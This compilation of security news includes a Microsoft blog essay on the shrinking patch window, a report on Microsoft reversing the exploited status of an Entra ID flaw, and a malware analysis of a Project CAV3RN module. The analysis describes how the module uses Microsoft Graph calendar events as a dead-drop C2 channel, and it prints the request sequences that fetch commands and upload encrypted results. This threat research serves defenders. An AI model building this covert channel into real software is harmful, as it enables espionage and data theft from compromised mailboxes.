Visualização de leitura

The patch window is collapsing: Why security needs a new control plane

For decades, cybersecurity defenders have relied on a relatively straightforward model: a vulnerability is disclosed, security teams assess exposure, test available fixes, deploy patches into production, and ultimately close the risk before attackers can exploit it at scale. 

That model increasingly reflects a world that no longer exists.

Today’s enterprises operate thousands of interconnected workloads across hybrid and multicloud environments. Mission-critical applications power revenue-generating services, customer experiences, and core business operations that cannot simply be taken offline whenever a security update becomes available. At the same time, vulnerabilities are becoming more visible, more widely distributed, and more rapidly weaponized than ever before.

The result is a growing gap between how quickly organizations can safely remediate vulnerabilities and how quickly adversaries can exploit them. It is time to rethink how the industry approaches security during the critical period between disclosure and remediation. 

The patch window has collapsed 

Traditional vulnerability management was built on the assumption that defenders could move faster than attackers. In many cases, they could.

When a vulnerability was disclosed, organizations had time to understand the issue, assess affected systems, test patches, coordinate change windows, and deploy fixes before widespread exploitation occurred.

Today that timeline is rapidly shrinking.

Modern attack campaigns operate at internet scale. Security research, public disclosures, proof-of-concept exploits, and threat intelligence circulate globally within hours. A vulnerability announced in the morning can become the focus of active scanning and exploitation efforts by the afternoon.

Meanwhile, the operational realities of enterprise environments have not changed. Organizations still must: 

  • Understand the vulnerability and its business impact. 
  • Identify affected systems across large estates. 
  • Evaluate dependencies and compatibility concerns. 
  • Validate fixes in test environments. 
  • Coordinate deployment schedules. 
  • Monitor for regressions and operational risk. 

These are not signs of inefficiency. They are necessary safeguards for business-critical environments. The challenge is that while defensive processes continue to require days or weeks, offensive timelines are increasingly measured in hours. 

That creates one of the most dangerous periods in modern cybersecurity: the window between awareness and remediation.

AI is expanding the defender’s challenge 

AI is helping organizations modernize operations, accelerate development, and improve security outcomes. But the same technological advances are also changing the economics of offensive operations.

Historically, transforming a newly disclosed vulnerability into an effective attack often required extensive manual research and deep technical expertise. Security researchers and attackers alike needed to analyze documentation, understand exploit conditions, study affected software, and develop attack techniques.

Many of those steps can now be accelerated.

AI-assisted workflows can help analyze vulnerability disclosures, identify likely attack paths, evaluate technical dependencies, and summarize complex technical information far more quickly than traditional manual processes.

As these capabilities become more accessible, the timeline between disclosure and exploitation continues to compress. The result is a structural imbalance. 

Defenders remain responsible for protecting entire environments that may include thousands of servers, applications, databases, containers, and network assets. Attackers only need to identify a single viable path to exploitation. 

This asymmetry is driving organizations to ask an increasingly important question: What happens before the patch is deployed?

Why existing security approaches fall short 

The security industry has invested heavily in improving visibility.

Organizations today have access to more vulnerability data, threat intelligence, analytics, and detection capabilities than ever before. Security platforms can rapidly identify affected systems, prioritize remediation, and alert defenders to emerging threats.

These capabilities are essential. But awareness alone does not reduce exposure. Many organizations find themselves in a position where they know exactly which systems are vulnerable but cannot immediately patch them. 

For example, a business-critical application may require extensive validation before updates can be deployed. A manufacturing system may depend on software that cannot be taken offline during production hours. A regulated environment may require additional testing and approval processes before changes can be implemented.

In these situations, the challenge is not identifying risk. The challenge is reducing risk while remediation is still underway.

Visibility, detection, and prioritization help organizations understand the problem. They do not necessarily provide a mechanism for containing that risk immediately.

As attack timelines continue to compress, the industry needs a complementary approach focused on exposure reduction rather than simply exposure awareness.

Why the network is emerging as the fastest control plane 

When a workload cannot immediately defend itself, another layer must help provide protection. Increasingly, organizations are looking to the network. 

Unlike endpoint-based controls, network-level protections operate around workloads rather than inside them. This distinction becomes particularly important during periods of elevated risk.

The network already understands communication patterns, connectivity requirements, trust relationships, and traffic flows. It sits at a strategic position where organizations can influence how systems interact with one another without necessarily modifying the applications themselves.

This creates opportunities to reduce exploitability while remediation efforts are underway. Network-enforced protections can help: 

  • Restrict access to vulnerable systems. 
  • Limit exposure to potential attack paths. 
  • Reduce opportunities for lateral movement. 
  • Segment high-risk assets. 
  • Contain potential blast radius. 
  • Adjust controls dynamically as new information becomes available. 

Perhaps most importantly, network controls can often be implemented significantly faster than enterprise software patches can be validated and deployed.

The objective is not to avoid patching. The objective is to create a meaningful layer of defense during the period when patching has not yet been completed.

As AI compresses the time between vulnerability disclosure and exploitation, organizations need a defensive layer that can act immediately, without waiting for every workload to be patched, every application to be modified, or every endpoint agent to understand a new threat.

The network is uniquely positioned to become that control point: it already sits in the path of communication, has visibility across heterogeneous workloads, and can enforce protections consistently across large cloud estates without changing the applications themselves. More importantly, network controls can increasingly move beyond simple IP, port, and signature-based blocking toward context-aware, adaptive enforcement that constrains the specific behavior an exploit depends on while preserving legitimate traffic.

Consider an HTTP/2 denial-of-service vulnerability: the safest interim guidance may be to disable HTTP/2 entirely until systems are patched, but that can carry significant application and performance impact. A more precise network and workload-aware response could instead bound the exploitable behavior—limiting concurrent streams, tightening request constraints, or rate-limiting abusive connection patterns—while keeping the service available. This is why the network is becoming more than a connectivity layer: it can serve as a programmable, ubiquitous enforcement fabric that buys organizations the most valuable commodity during a zero-day—the time to patch safely.

In an era where vulnerabilities may be weaponized within hours, every day of risk reduction matters.

The rise of adaptive security 

The next evolution of cybersecurity is unlikely to rely solely on static policies or manual response processes. Modern environments are simply too large, dynamic, and interconnected. 

Organizations increasingly need security systems capable of understanding risk, evaluating context, and adapting protections as conditions change. This shift points toward a broader industry trend: adaptive security. 

Adaptive security systems aim to move beyond predefined rules toward continuously improving risk management. Rather than treating every vulnerability equally, they seek to understand the specific conditions that make a flaw exploitable and determine the most effective way to reduce exposure. At a high level, these systems must solve three critical challenges. 

First, they must understand the vulnerability itself. 

This requires ingesting information from security advisories, vulnerability disclosures, threat intelligence, exploit research, and other sources to develop a meaningful understanding of how a threat operates.

Second, they must correlate that understanding with real-world environments. 

A vulnerability only becomes a material risk when specific systems, configurations, connectivity paths, and exposure conditions exist. Understanding this context is essential to determining actual risk.

Third, they must translate intelligence into action. 

Insight without enforcement provides limited value. The ultimate goal is to reduce exposure through controls that can be applied quickly, consistently, and at scale.

AI is expected to play a significant role throughout this process, not merely as an analytical tool, but as an enabling technology that helps security systems understand complex relationships and make informed decisions faster than would otherwise be possible.

Looking at the future of cybersecurity

The cybersecurity industry has spent decades improving vulnerability management, patch deployment, and security operations. Those investments remain essential and will continue to be foundational elements of every organization’s security strategy. But the environment around us is changing.

Attackers are moving faster. Infrastructure is becoming more complex. AI is compressing timelines across the entire threat landscape. In this new reality, organizations cannot rely on patching alone. 

The future of cybersecurity will depend on an organization’s ability to reduce risk during the time between disclosure and remediation. Success will come from combining strong patch management practices with compensating controls capable of responding at machine speed.

The organizations that thrive will be those that treat security as a continuous, adaptive process rather than a sequence of point-in-time responses. The fundamental question is no longer whether vulnerabilities will emerge. They will. 

The question is how effectively organizations can protect themselves while they work to eliminate them.

As the patch window continues to collapse, the industry will need new approaches that complement traditional remediation strategies, reduce exposure quickly, and help defenders regain the one resource that has become increasingly scarce in modern cybersecurity: time.

Microsoft is investing in new and innovative capabilities able to provide immediate protection from the storm, buying organizations the time they need to safely validate and deploy a permanent patch without exposing their environment to unnecessary risk.

The post The patch window is collapsing: Why security needs a new control plane appeared first on Microsoft Security Blog.


Microsoft Reverses Its Own ‘Exploitation’ Warning on Entra ID Flaw CVE-2026-69836

CVE-2026-69836, Entra ID, Microsoft

Microsoft disclosed and fixed a maximum-severity remote code execution vulnerability in Entra ID, its cloud identity platform, on August 20, then quietly reversed the advisory's exploitation status a day later - leaving enterprise defenders without a clear account of whether the flaw was ever used in attacks.

The vulnerability, tracked as CVE-2026-69836, carries a CVSS score of 10.0, the highest possible rating. It stems from unsafe deserialization of untrusted data, a class of defect catalogued as CWE-502, in which an application reconstructs objects from attacker-supplied input without validating it first. Microsoft's advisory said the weakness "allows an unauthorized attacker to execute code over a network." No authentication, elevated privileges or user interaction were required.
Entra ID, formerly Azure Active Directory, is the authentication layer for Microsoft 365, Azure and thousands of federated third-party applications. Code execution inside that service sits upstream of nearly every access decision an affected tenant makes, which is why identity infrastructure flaws draw scrutiny disproportionate to their raw CVE count.

Because Entra ID is a hosted service rather than on-premises software, Microsoft was able to remediate it server-side. The company said the issue is fully mitigated and that customers need take no additional action - an unusual advantage of cloud delivery, and one that removes the patch-deployment race that normally follows a perfect-10 disclosure. Microsoft credited principal security engineer Robert Fitzpatrick with finding the bug.

"Exploited: Yes"...Sorry "No"

The disclosure itself became the story. Microsoft's Security Response Center bulletin initially carried an "Exploited: Yes" designation, prompting coverage on August 21 describing the flaw as under active attack.

Read our earlier coverage: Microsoft Says CVSS 10.0 Entra ID Code Execution Flaw Was Exploited Before Server-Side Fix

Microsoft flipped that field to "No" the same day, for reasons unknown, and offered no explanation for the change. In a follow-up statement the company said it had identified and fixed the issue and published the CVE for greater transparency.

The reversal leaves several questions open. Microsoft has not said how it detected the flaw, whether any tenant data was accessed, over what period the service was vulnerable, or what evidence supported either exploitation determination.

The episode intersects with a live regulatory question. The Securities and Exchange Commission's cyber disclosure rules require public companies to report material incidents on Form 8-K, and the Cybersecurity and Infrastructure Security Agency's reporting regime is still being finalized. Neither framework clearly addresses how a downstream customer should assess materiality when the only party holding the facts is the cloud provider.

The CVE was itself issued under MSRC's June 2024 policy of publishing CVEs for cloud service vulnerabilities that require no customer action - a transparency commitment made in the wake of criticism over the 2023 Storm-0558 intrusion. This episode is an early test of how much visibility that policy actually delivers.

Also read: Microsoft Security Lapse Exposed Sensitive Credentials and Internal Resources of Employees

GitHub Infrastructure Outage: The True Cause

Discover the real reasons behind the recent GitHub infrastructure outage. A massive surge to 2.9 billion monthly commits forced emergency Azure migrations.

Related Posts:

The post GitHub Infrastructure Outage: The True Cause appeared first on Daily CyberSecurity.

New Project CAV3RN module abuses Outlook calendar events for C2 and DNS AAAA records for configuration recovery

Introduction

In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.

Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.


Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.

Module network communication architecture

Module network communication architecture

During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.

Technical details


The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.

Project CAV3RN architecture (April 2026)

Project CAV3RN architecture (April 2026)

The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.

C2 communication module

The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.

The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.

get_;;_<agent-id>_,_<legacy-url>  
send_;;_<agent-id>_,_<legacy-url>_,_<result>

The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.

For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.

Outlook calendar events as a C2 channel

The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.

Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.

If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:

{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}

Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to  https://graph.microsoft.com/v1.0/organization.

Attempting this request causes the Azure Identity library to obtain an OAuth application token:

POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials

After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.

Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.

Subject format Purpose Module behavior
Event ID: <agent-id> Operator-to-agent command Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500 Agent heartbeat Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500 Agent-to-operator command output Creates an event, uploads encrypted result attachments, and assigns the final subject

Receiving a command


For a get request, the module queries calendarView and filters the results by the Agent ID:

GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')

If Graph returns one or more matches, the module selects the first returned event and requests its attachments:

GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>

After obtaining the attachment response, the module deletes the calendar event:

DELETE /v1.0/users/***@*********.co.il/calendar/events/<EventId>
Authorization: Bearer <access-token>

Our analysis found a consistent difference in capitalization between command and result attachments:

Attachment name Direction Associated subject
file0.txt Operator to agent Event ID: <agent-id>
File0.txt Agent to operator Boss Report ID: <agent-id>1500

Inbound command decryption


Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.

The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.

Encrypted attachment stored in a calendar event

Encrypted attachment stored in a calendar event

After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.

Decrypted command

Decrypted command

The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.

Sending command output

For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.

To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.

This process uses the following sequence of Microsoft Graph requests:

POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>

Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.

Heartbeat handling

The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:

GET    /v1.0/users/***@*********.co.il/calendarView 
DELETE /v1.0/users/***@*********.co.il/events/<EventId> 
POST   /v1.0/users/***@*********.co.il/events

Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.

PATCH /v1.0/users/***@*********.co.il/events/<EventId>
Authorization: Bearer <access-token>

{
  "subject": "Boss update ID: <agent-id>1500"
}

Heartbeat events use the same one-hour window in 2050 but contain no attachments.

The following figure summarizes the module’s operational workflow.

DNS AAAA configuration recovery mechanism


When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.

DNS-based configuration recovery (simplified)

DNS-based configuration recovery (simplified)

